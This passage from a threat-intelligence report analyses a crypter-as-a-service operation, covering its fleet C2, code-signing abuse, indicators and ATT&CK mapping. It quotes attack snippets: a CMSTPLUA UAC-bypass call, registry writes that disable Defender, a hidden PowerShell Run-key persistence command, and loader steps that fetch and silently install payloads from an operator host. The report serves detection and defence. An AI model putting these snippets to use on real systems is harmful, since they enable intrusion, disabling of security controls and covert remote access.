// x64dbg, x32dbg, ollydbg, windbg, ida64, ida.exe,
// processhacker, fiddler, Wireshark, procmon, apimonitor, pestudio
```

Checks 3 and 4 target known sandbox usernames and computer names. Checks 6 and 7 screen for low-resource analysis environments. Check 8 enumerates process names. None of these checks are novel; they are standard anti-analysis fingerprints and will miss any sandbox that does not match the hard-coded strings or thresholds.

3-Stage Mode

The optional 3-stage path XOR-encrypts the full stager DLL (32-byte key) and uploads it to Dropbox. A tiny loader DLL (~10KB, WinINet + reflective loader only) is compiled in its place. The final package contains only the tiny loader - the full evasion logic never touches the delivery surface.

Privilege Escalation and Persistence

After the evasion stack runs, the payload is executing inside a signed process with AMSI and ETW patched in-memory. On Enterprise builds, the loader then attempts to gain Administrator rights so it can disable Defender via Group Policy, write to HKLM, and register a high-privilege scheduled task.

UAC Bypass via CMSTPLUA

The loader attempts the well-documented CMSTPLUA auto-elevation bypass. CMSTPLUA (CLSID `{3E5FC7F9-9A51-4367-9063-A120244FBEC7}`) is a COM server marked for silent elevation when instantiated by a process Windows considers trusted. The loader binds to it via the `Elevation:Administrator!new:` moniker and, on success, calls `ICMLuaUtil::ShellExec` to launch the next stage:

```
CoGetObject(
    L"Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}",
    (BIND_OPTS*)&bo, &hIID_ICMLuaUtil, (void*)&pUtil
);
pUtil->lpVtbl->ShellExec(pUtil, program, args, NULL, 0, SW_HIDE);
```

Windows Defender Tamper via Group Policy

If the CMSTPLUA call succeeds and the loader reaches a HIGH-integrity context, it attempts to neutralise Defender by writing to the Group Policy branch rather than the service keys. Tamper Protection guards `HKLM\SOFTWARE\Microsoft\Windows Defender`; the policy path below is the one the loader targets:

```

SetRegDword(HKLM, wdPath, L"DisableAntiSpyware", 1);
SetRegDword(HKLM, wdPath, L"DisableAntiVirus", 1);
SetRegDword(HKLM, wdPath + "\\Real-Time Protection", L"DisableRealtimeMonitoring", 1);
SetRegDword(HKLM, wdPath + "\\Real-Time Protection", L"DisableBehaviorMonitoring", 1);
SetRegDword(HKLM, wdPath + "\\Spynet", L"SpynetReporting", 0);
SetRegDword(HKLM, wdPath + "\\Spynet", L"SubmitSamplesConsent", 2);
SetRegDword(HKLM, wdPath + "\\Exclusions\\Paths", L"C:\\", 0);
CreateProcessW(NULL, L"gpupdate.exe /force", ..., SW_HIDE);
WaitForSingleObject(pi.hProcess, 15000);

```

`gpupdate /force` is then invoked to apply the policy. Effectiveness against Tamper Protection is version-dependent; on recent Windows builds some of these writes may be blocked or reverted.

Persistence

On Enterprise builds the loader attempts to register a scheduled task named `MicrosoftEdgeUpdateCore` with `/sc onlogon /rl highest /f`, which requires the elevation step above to have succeeded. If elevation fails, it falls back to a user-level `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` entry pointing at the stager. A separate `WindowsUpdateSvc` Run key is written by the C2 server on first beacon, independently of whatever the loader managed locally - see the C2 section.

ScreenConnect Deployment Capability

Separate from the customer-facing DLL sideload chain, a native loader (`loader_v3_clean.c`) was recovered from the operator's server. Its final stage is a silent ScreenConnect client install. This loader is not exposed through the customer panel and appears to be an operator-use tool.

The loader downloads `support.msi` from `dl.admin334577joagj13[.]com`, invokes a UAC-bypass helper (`wuhelper.exe`) using the same CMSTPLUA pattern as the main stager, and runs `msiexec /i support.msi /qn /norestart`. The recovered MSI sample `CaseID.Msi.msi` is signed and is configured to call back to `179.43.176.32`, which is within the same IP block as the fleet C2 (`179.43.176.99`) and one of the operator's infrastructure hosts (`WIN-80A3CCQAE4D` at `179.43.176.32`). The signer string on the recovered sample is "SAKEENAH BOWIE".

Fleet command history (`fleet.db`) contains 229 commands referencing `ScreenConnect` over the 38-day window. These are concentrated on the operator's own infrastructure hosts and consist of service-status checks, MSI staging and signing (`copy ... C:\sign\ScreenConnect.ClientSetup.msi, C:\sign\sign.bat`), and `web.config / Client.Override.resx` edits.

- **CaseID.Msi.msi SHA-256:** `5e401e6acce66f5010cca2b1cb4ac05c7a927df03aa021178e012af12639a041`
- **Configured callback IP in sample:** `179.43.176.32`

Two operator scripts analysed by Ctrl-Alt-Intel had capabilities to edit ScreenConnect's `Client.Override.resx` on target hosts. ScreenConnect's "blank screen" feature is a legitimate product feature that blanks the remote display during a support session; the recovered scripts patch `BlankMonitorTextColor` to `#000` and toggle `BlankMonitorBackgroundImageVisible`. The effect is that the on-screen text and background indicating an active remote session become harder to see for a user sitting at the machine. Commands are dispatched through the fleet API.

C2 Infrastructure

The C2 covered here is the operator's own fleet management platform at `mstelemetrycloud[.]com`. **This C2 does not receive beacons from customer-crypted builds.** Beacons in `fleet.db` come from hosts on which the operator has deployed their own fleet agent (`mstelemetry.exe`). Many of the hosts beaconing in appear to be owned by the operator anyway.

They are potentially using their own custom C2 to run commands to Windows machine they own, to automatically sign or troubleshoot activity

The domain name, the agent binary name (`mstelemetry.exe`), and the persistence key (`WindowsUpdateSvc`) all use Microsoft-adjacent strings. Thirty-eight days of command history (`fleet.db`) show the operator's direct interactions with enrolled hosts.

Fleet Server v3.2

Python FastAPI on uvicorn, fronted by Traefik, behind Cloudflare. Runs on the host outside Docker with direct access to all containerised services.

```

MAX_AGENTS          = 2000
AGENT_TIMEOUT       = 120
PARALLEL_BATCH_SIZE = 100
WS_PING_INTERVAL    = 30
FLEET_API_KEY       = "[REDACTED]"
uvicorn.run(app, host="0.0.0.0", port=6000, server_header=False)
# server header then manually set to "nginx"

```

Auto-Persistence on First Contact

From `server.py`, the persistence command is issued to the agent by the server as soon as the register message is received. Connection and persistence-key write occur within the same handler:

```
if msg_type == "register":
    await db_op(_register)
    persist_cmd = (
        'powershell -WindowStyle Hidden -Command "'
        '$p=(Get-Process -Id $PID).Path; '
        'if($p){Set-ItemProperty '
        '-Path HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Run '
        '-Name WindowsUpdateSvc -Value $p -EA 0}'
    )
    await websocket.send_text(json.dumps({
        "type": "command",
        "command_id": str(uuid.uuid4()),
        "command": persist_cmd
    })))
```

The server issues this persistence command to every registering agent. The resulting Run-key write places `%LOCALAPPDATA%\mstelemetry.exe` at `HKCU\...\Run\WindowsUpdateSvc` for persistence

Fleet Command History

fleet.db window observed: 2026-02-27 to 2026-04-06 (38 days).

32 agents registered; 24 with `is_admin=1`; 4 online at the time of capture. **2,093 total commands**: 977 PowerShell, 812 shell, 301 cmd, plus three single-use `sysinfo/processes/download` invocations. 2,017 completed, 76 pending.

The `agents` table is a mix of roles. Command-content review shows at least four signing VMs, one Linux-adjacent VPS used as a builder/dev host (`vmi2995366 / 157.173.112.182`, a Contabo hostname pattern), multiple operator test hosts including one with the username `john doe` that received every new payload variant first, ten idle `CleanW11` beacons (`192.168.137.x`, Hyper-V default range, zero commands received each). There was and a smaller group of consumer hostnames that receive post-exploitation recon, these might have been real victims.

On that basis, the `32 agents` figure should not be read as `32 victims` - a portion are operator infrastructure, testing infra & sandboxes.

Command-content keyword counts (verbatim from SQL against `command_history`):

Keyword / pattern	Hit count	Context
ScreenConnect	229	Web-config inspection, service restarts, MSI staging on operator infrastructure
ExclusionPath (Add-MpPreference)	96	Defender exclusion additions, mostly <code>%LOCALAPPDATA%</code> and <code>%TEMP%</code>
metadata.json	63	Azure Trusted Signing metadata file reads/writes on signing VMs
signtool	53	Direct <code>signtool.exe sign</code> invocations
Run key related (CurrentVersion\Run)	~30	WindowsUpdateSvc persistence verification
gpupdate, DisableRealtimeMonitoring	21	Defender GPO tamper attempts
mstelemetry	21	References to the fleet agent binary

Stage 1 Loader - loader_v3_clean.c

The native loader source compiles on the signing VMs into `verifycall.exe` (and variants). Source review shows it connects to `dl.admin334577joagj13[.]com:443` over WinHttp with a hardcoded auth key and a `Microsoft-CryptoAPI/10.0` User-Agent string.

Step	Download	Saved to	Action
1	? type=killer	%TEMP%\update.zip	Extracted via <code>tar -xf update.zip -C %TEMP%</code> → runs <code>%TEMP%\zoom.exe hidden</code> → <code>Sleep(45000)</code> → deletes <code>update.zip</code>
2	? type=helper	%TEMP%\svcupd.exe	UAC bypass helper (<code>svchelper_clean.c</code>)
3	?type=pkg	%TEMP%\support.msi	Signed ScreenConnect installer
4	-	-	<code>svcupd.exe msixexec "/i support.msi /qn /norestart"</code> → PEB masquerade + <code>CMSTPLUA</code> → elevated silent MSI install → <code>Sleep(30000)</code>
5	-	-	Delete <code>svcupd.exe</code> and <code>support.msi</code> - loader self-cleans

The compile sign retrieve pipeline runs entirely via fleet WebSocket:

```
cmd /c "call vcvars64.bat && cl /O2 /MT loader_v3_clean.c /Fe:C:\sign\verifysign.exe winhttp.lib advapi32.lib shell32.lib /link /SUBSYSTEM:WINDOWS"
# then signtool.exe signs the binary
[System.Convert]::ToBase64String([IO.File]::ReadAllBytes('C:\sign\verifysign.exe'))
```

The Base64 encoded binary returns through the C2 result channel, gets decoded on the Linux server, and is uploaded to [dl.admin334577joagj13.com](#). Compile, sign, retrieve, deploy - all via the same fleet panel.

Azure Trusted Signing: Operator-Driven Signing Activity

Scope note. The signing activity described in this section is **not part of the customer-facing build pipeline**. It is a separate, manually-operated workflow run by the same threat actor over the fleet C2. [signtool.exe](#) is invoked on dedicated operator signing VMs against a narrow set of operator-chosen binaries (the fleet agent, a native loader, a ScreenConnect client MSI, and test binaries). Customer crypter builds leave the build pipeline unsigned.

When a file signed through this workflow is inspected for its digital signature, the certificate chain observed on recovered samples is:

```
Microsoft Identity Verification Root CA
└─ Microsoft ID Verified CS EOC CA 01
    └─ [signed binary]
```

The certificate chain is produced by Microsoft's Trusted Signing service, which issues end-entity certificates from the "Microsoft ID Verified CS EOC CA 01" intermediate to accounts that have passed Microsoft's identity verification. Where an operator has obtained and exercised such an account, the resulting signatures present a valid Microsoft-rooted Authenticode chain to Windows.

The Signing Command

Verbatim from [fleet.db:command_history](#), issued to [windows-Dallas0](#) (172.86.91.29):

```
Set-Location C:\sign
& 'C:\Program Files (x86)\Windows Kits\10\bin\10.0.26100.0\x64\signtool.exe' `
sign /v /debug /fd SHA256 `
/tr 'http://timestamp.acs.microsoft.com' /td SHA256 `
/dlib 'C:\Users\Administrator\AppData\Local\Microsoft\MicrosoftArtifactSigningClientTools\Azure.CodeSigning.Dlib.dll' `
/dmdf 'C:\sign\metadata.json' `
'C:\sign\<target>'
```

The timestamp authority [timestamp.acs.microsoft.com](#) is Microsoft's own.

Accounts Observed in the Command History

Four ATS accounts appear in [command_history](#) via [az trustedsigning](#), [az rest](#), or [metadata.json](#) references. Dates below are the **earliest observed use** for each account in the recovered command window - they are not enrolment dates, which are not visible in this dataset.

Earliest observed use	Account	Subscription (observed)	Tenant (observed)	Evidence
2026-03-12	Michigan	-	9dee2376-37fb-4fe7-803f-0a96f1900e38	metadata.json block with <code>CodeSigningAccountName="Michigan"</code> , endpoint <code>eus.codesignin</code> ; direct <code>az rest</code> calls to <code>codesigningaccounts/Michigan/certificateprofiles/Michigan/s</code>
2026-03-13	Sanbornton	4ad24843-df70-4246-a7a3-7370e4f01477	6b7fc5cc-c167-4d7a-8a4c-1b2b6481edfa	<code>az role assignment list --scope .../codeSigningAccounts/Sanbornton</code> ; signing attempt <code>windows-LasVega (45.61.149.68)</code>
2026-03-19	magdarosol	0b1a4b8c-c65b-40a5-98a7-9f3044a35413	-	<code>az role assignment list --assignee MagdaRosol12@outlook.com</code> ; <code>az rest ...resourceGroups/magdarosol/providers/Microsoft.CodeSigning/codeSigningAccount</code>
2026-03-24	wheeling	-	-	<code>az trustedsigning certificate-profile show --account-name wheeling --profile-n</code> <code>--resource-group wheeling</code>

[Sanbornton](#) is the account still returning command activity at the end of the observation window.

Files Observed Being Signed

Extracted from `signtool sign` argv in [command_history](#):

File	Sign-attempts observed	Notes
<code>verifycall.exe</code> , <code>verifycall3.exe</code> , <code>VerifyCall_new2.exe</code> , <code>verifycall.msi</code> , <code>call_check.exe</code> , <code>call_verify.exe</code>	22 combined	Native loader (<code>loader_v3_clean.c</code>) compiled and renamed across builds; also downloaded to the operator's infrastructure from Dropbox and from <code>dl.admin334577joagj13[.]com</code>
<code>loader_v3_new.exe</code>	5	Internal crypter loader, compiled from source on operator infrastructure
<code>ZoomInstaller.exe</code>	2	Sideload carrier EXE being re-signed
<code>support.msi</code>	1	Renamed <code>ScreenConnect.ClientSetup (1).msi</code>
<code>ScreenConnect.ClientSetup.msi</code>	1 (via <code>sign.bat</code>)	Same ScreenConnect installer, explicit name
<code>Azure.CodeSigning.Dlib.dll</code>	2	The signing DLL itself - diagnostic / self-test

`mstelemetry.exe` appears in directory listings alongside signed artefacts (`dir C:\sign\mstelemetry.exe C:\sign\ScreenConnect.ClientSetup.msi`) and in intake materials as the fleet agent.

What this tells us

The evidence supports:

1. an operator with access to at least four ATS accounts over the recovered window,
2. a working `signtool` + `Azure.CodeSigning.Dlib.dll` + `metadata.json` workflow on at least four operator-controlled Windows VMs,
3. production use of that workflow against the operator's own loader, carrier, and RMM installer binarier, not automatically against customer build outputs.

IOCs

All build output hashes (VERSION.dll sideload builds, nethost.dll variants, carrier EXEs) are published at:

[Full FUD Crypt build hash list](#)

File Hashes (SHA-256)

Hashes below cover artifacts that land on or are delivered to endpoint systems. Server-side builder scripts, the Linux backend binary, fleet database, and build worker are excluded; those are forensic artifacts, not endpoint IOCs.

File	SHA-256	Notes
<code>VERSION_366.dll</code>	<code>766d884d44b72629336e158a267fbb3f56103c7e739314061b9ecd4b7c68c091</code>	DLL sideload build 366 - IObitUnlocker carrier
<code>VERSION_369.dll</code>	<code>a76cde194a75c015813ff92a2e2ad809b0be10b72b0ec1209d14187b3434ad62</code>	DLL sideload build 369 - IObitUnlocker carrier
<code>VERSION_370.dll</code>	<code>b6295e8616de387ab9ad8148054eb2207b4e3ce26ac1fc73eddac8f81008cd7ac</code>	DLL sideload build 370 - IObitUnlocker carrier
<code>VERSION_371.dll</code>	<code>b25e8a0b84e5bd7b5cc6dc480d2df8a6f942688c6c7760604e35bf8f1e05e328</code>	DLL sideload build 371 - IObitUnlocker carrier
<code>nethost350.dll</code>	<code>936eedf75cb2d53d90dfd3c5f7faab94f63901a06df96d6c483b9d4d6c7613bc</code>	DLL sideload build 350 - ProtonVPN carrier
<code>IObitUnlocker.exe</code>	<code>eea9dc1c9dc8620549fee54d81399488292349d2c8767b58b7d0396564fb43e7</code>	Legitimate carrier EXE bundled with builds 366–371
<code>CaseID.Msi.msi</code>	<code>5e401e6acce66f5010cca2b1cb4ac05c7a927df03aa021178e012af12639a041</code>	ScreenConnect installer; signer: SAKEENAH BOWIE; C2: <code>179.43.176[.]32</code>

Network Indicators

C2 and delivery - traffic originating from an infected host or a host where the loader ran:

Indicator	Type	Role
<code>mstelemetrycloud[.]com</code>	Domain	Fleet C2 - agent beacons to <code>wss://mstelemetrycloud.com/agent</code>
<code>dl.admin334577joagj13[.]com</code>	Domain	Native loader download server (<code>?type=killer</code> , <code>?type=helper</code> , <code>?type=pkg</code>)
<code>content.dropboxusercontent[.]com</code>	Domain	Encrypted payload fetch (Dropbox CDN - primary staging)
<code>catbox[.]moe</code>	Domain	Encrypted payload fetch (fallback staging)

Indicator	Type	Role
179.43.176[.]32	IPv4	ScreenConnect C2 configured in CaseID.Msi.msi (WIN-8OA3CCQAE4D)

Operator infrastructure - not expected in victim-side traffic; useful for blocking and attribution:

Indicator	Type	Role
fudcrypt[.]net	Domain	Primary MaaS server - PRIVATE LAYER INC, AS51852
45.61.149[.]68	IPv4	Signing VM windows-LasVega (Sanbornton / RichardPescinski)
144.172.99[.]122	IPv4	Signing VM windows-Utah-4g (Wheeling)
144.172.100[.]193	IPv4	Operator signing VM
144.172.108[.]142	IPv4	Operator signing VM
144.172.112[.]13	IPv4	Operator signing VM
172.86.91[.]29	IPv4	Operator VM windows-Dallas0
198.37.119[.]56	IPv4	Operator VM WIN-MMENATERN70
157.173.112[.]182	IPv4	Operator VPS vmi2995366

Registry and Persistence Indicators

Indicator	Value	Context
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WindowsUpdateSvc	Path to mstelemetry.exe	Fleet agent auto-persistence; set on every first beacon
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware	1	Defender GPO kill
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring	1	Defender GPO kill
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths\C:\	0	Defender full drive exclusion
Scheduled task MicrosoftEdgeUpdateCore	/rl highest /sc onlogon /f	Enterprise mode elevated persistence

Process and File Indicators

Artifact	Type	Context
mstelemetry.exe at %LOCALAPPDATA%\	Executable	Fleet C2 agent; persists via WindowsUpdateSvc Run key (issued on register)
verifycall.exe / ZoomInstaller.exe / verifycall3.exe / call_check.exe	Executable	Native loader (loader_v3_clean.c) compiled and renamed across operator signings
svcupd.exe / wuhelper.exe / svcnew.exe	Executable	UAC-bypass helper binaries observed in fleet commands
update.zip at %TEMP%\	Archive	Staging package referenced by loader_v3_clean.c; extracted via tar -xf
CaseID.Msi.msi / support.msi	MSI	Signed ScreenConnect installer, configured callback 179.43.176[.]32


MITRE ATT&CK

Tactic	ID	Technique	Implementation
Resource Development	T1588.003	Code Signing Certificates	Azure Trusted Signing - 4 accounts in 6 weeks
Initial Access	T1566	Phishing	ClickFix and .url delivery operator advised in support tickets
Persistence	T1547.001	Registry Run Keys	HKCU\...\Run\WindowsUpdateSvc - auto-set on every first beacon

Tactic	ID	Technique	Implementation
Persistence	T1053.005	Scheduled Task	<code>MicrosoftEdgeUpdateCore</code> - Enterprise mode, <code>/rl highest /sc onlogon</code>
Privilege Escalation	T1548.002	Bypass UAC	CMSTPLUA COM + PEB masquerade - no prompt on Windows 10/11
Defense Evasion	T1574.001	DLL Side-Loading	20 carrier profiles; <code>WindowsDF.exe</code> + <code>mpclient.dll</code> impersonates Windows Defender
Defense Evasion	T1620	Reflective Code Loading	Manual PE mapping (native) and CLR hosting via <code>ICLRRuntimeHost</code> (.NET)
Defense Evasion	T1562	Impair Defenses	Dual AMSI bypass + ETW patch + Defender GPO kill
Defense Evasion	T1553.002	Code Signing	Microsoft rooted Authenticode via Azure Trusted Signing + RFC 3161 TSA
Defense Evasion	T1036	Masquerading	<code>ZoomInstaller.exe</code> , <code>WindowsUpdateSvc</code> , <code>MicrosoftEdgeUpdateCore</code> , <code>Microsoft-CryptoAPI/10.0</code> UA
Defense Evasion	T1027.002	Software Packing	Per build polymorphic triple layer encryption (v5.0); AES-256-CBC BCrypt (v6.0)
Defense Evasion	T1055.001	DLL Injection	Module stomping into legitimate DLL <code>.text</code> section (v6.0)
Defense Evasion	T1497.003	Time Based Evasion	Ekko sleep - payload XOR-encrypted + <code>PAGE_NOACCESS</code> between beacon intervals (v6.0)
Command and Control	T1071.001	Web Protocols	Persistent WSS to <code>mstelemetrycloud.com/agent</code> via Cloudflare port 443
Command and Control	T1105	Ingress Tool Transfer	Dropbox/Catbox payload staging; <code>d1.admin334577joagj13.com</code> loader delivery
Command and Control	T1090	Proxy	Cloudflare fronts all C2 and panel traffic
Remote Access	T1219	Remote Access Software	ScreenConnect silent install via native loader; observed on operator controlled infrastructure

Conclusion

None of the individual techniques recovered from this platform are novel. What is notable is the integration: an automated, panel-driven build pipeline for customer payloads, a KleenScan QA loop, tiered feature gating, a customer support helpdesk, and - separately - a live operator fleet C2 with its own signing workflow running against four Azure Trusted Signing accounts over the observed window.



Signed Payload